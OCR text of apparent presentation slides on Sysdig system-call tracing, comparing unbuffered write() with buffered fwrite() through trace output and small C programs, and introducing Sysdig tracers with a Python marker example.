
Highlight write2 process->Enter



Sysdig

View System Calls for Process


F2->System Calls



Sysdig

View Spectrogram for write2


F12



Sysdig

Drill into Spectrogram

Click once, move mouse to highlight section, click once




Sysdig

Drill into Spectrogram

Sysdig

Go back to Container Proc view


Backspace X 3, Highlight fwrite2, Enter



Sysdig

Go back to Container Proc view


Backspace X 3, Highlight fwrite2, Enter



Sysdig


View Spectrogram

F12




Sysdig

Drill into Spectrogram



View System Calls for Process

Backspace, F2, System Calls



Sysdig

The Tale is Told

write doesn't buffer, so more IO for litte data.
fwrite is buffered, less IO, and bigger writes

```
(latency=1.36us) (fd=/usr/src/demo/write.bin) 7374190 22:29:29.000056295 0 write2 18946 < write res=1
(latency=1.35us) (fd=/usr/src/demo/write.bin) 7374196 22:29:29.000063156 0 write2 18946 < write res=1
(latency=1.38us) (fd=/usr/src/demo/write.bin) 7374200 22:29:29.000067814 0 write2 18946 < write res=1
(latency=1.36us) (fd=/usr/src/demo/write.bin) 7374208 22:29:29.000076985 0 write2 18946 < write res=1
(latency=1.34us) (fd=/usr/src/demo/write.bin) 7374210 22:29:29.000079303 0 write2 18946 < write res=1
(latency=1.34us) (fd=/usr/src/demo/write.bin) 7374212 22:29:29.000081634 0 write2 18946 < write res=1
(latency=1.34us) (fd=/usr/src/demo/write.bin) 7374220 22:29:29.000090747 0 write2 18946 < write res=1
```

```
(latency=5.30us) (fd=/usr/src/demo/write.bin) 10017347 22:29:44.761521217 0 fwrite2 18949 < write res=4096
(latency=4.72us) (fd=/usr/src/demo/write.bin) 10017355 22:29:44.761721064 0 fwrite2 18949 < write res=4096
(latency=5.48us) (fd=/usr/src/demo/write.bin) 10017369 22:29:44.762071606 0 fwrite2 18949 < write res=4096
(latency=4.15us) (fd=/usr/src/demo/write.bin) 10017383 22:29:44.763093277 0 fwrite2 18949 < write res=4096
(latency=3.90us) (fd=/usr/src/demo/write.bin) 10017401 22:29:44.763540334 0 fwrite2 18949 < write res=4096
(latency=3.79us) (fd=/usr/src/demo/write.bin) 10017439 22:29:44.764617274 0 fwrite2 18949 < write res=4096
(latency=4.60us) (fd=/usr/src/demo/write.bin) 10017468 22:29:44.765382357 0 fwrite2 18949 < write res=4096
```

The Tale is Told

write doesn't buffer, so more IO. fwrite is buffered, less (but bigger) IO

```
Viewing: System Calls For: container.id="f30bb11178
Source: write.scap (10022608 evts, 103.00s) Filter:
   CALLS/S  TOT TIME  AVG TIME SYSCALL
    94.81K    14.28s    1.42us write
      0.16      23us    1.47us mmap
      0.06    3.01us     502ns close
      0.06      11us    1.95us mprotect
      0.06      19us    3.20us open
      0.06    9.84us    1.64us access
      0.04    5.32us    1.33us fstat
      0.02    7.88us    3.94us munmap
      0.02     832ns     416ns arch_prctl
      0.02    1.06us     533ns brk
      0.02     129us      64us execve
      0.02    3.07us    1.53us read
      0.01       0ns       0ns procexit
      0.01       0ns       0ns exit_group
      0.01       0ns       0ns clone
```

```
Viewing: System Calls For: container.id="f30bb11178
Source: write.scap (10022608 evts, 103.00s) Filter:
   CALLS/S  TOT TIME  AVG TIME SYSCALL
      23.71    6.35ms    2.60us write
      0.17      55us    3.08us mmap
      0.06    7.72us    1.28us brk
      0.06    5.76us     961ns close
      0.06      25us    4.18us mprotect
      0.06      46ms    7.75ms open
      0.06      19us    3.17us access
      0.06      18us    3.11us fstat
      0.02      17us    8.89us munmap
      0.02    1.53us     769ns arch_prctl
      0.02     265us     132us execve
      0.02    6.04us    3.02us read
      0.01       0ns       0ns procexit
      0.01       0ns       0ns exit_group
      0.01       0ns       0ns clone
```

Sysdig

Let’s go to the source!

write2.c

```
---------
int main()
{
    int j;
    char buf[1];
    int fd;

    fd = open("write.bin", O_CREAT |
O_WRONLY);

    for(j = 0; j < 5000000; j++)
    {
        write(fd, buf, 1);
    }
}
```

fwrite2.c

```
---------
int main()
{
    int j;
    char buf[1];
    FILE* f;

    f = fopen("write.bin", "w+");

    for(j = 0; j < 5000000; j++)
    {
        fwrite(buf, 1, 1, f);
    }
}
```

What about?

What about the write and fwrite processes?

How does latency compare?

Which is faster and why?


Example 7
Comparing MongoDB Aggregate vs MapReduce

Sysdig

Tracing Your Application

How do you


- Instrument you code to trace performance?
- Provide a cross language solution?
- Minimize latency tracing?



Sysdig

Sysdig Tracers

- Inject markers inside Sysdig event stream
- Mark beginning and end of spans
  - Function calls
  - API/Network requests
  - Arbitrary blocks of code



Sysdig Tracers

- From any language
  - https://github.com/draios/tracers-py
  - https://github.com/tj/go-trace
  - https://github.com/tj/node-trace
- Tag based
- Low overhead (<1us)
- + info: https://github.com/draios/sysdig/wiki/Tracers

Python Example

```
tracer = open("/dev/null", "a", 0)
tracer.write(">:t:aggregate::")
tracer.flush()

aggregate(docText)

tracer.write("<:t:aggregate::")
tracer.flush()
```

Python Example

```
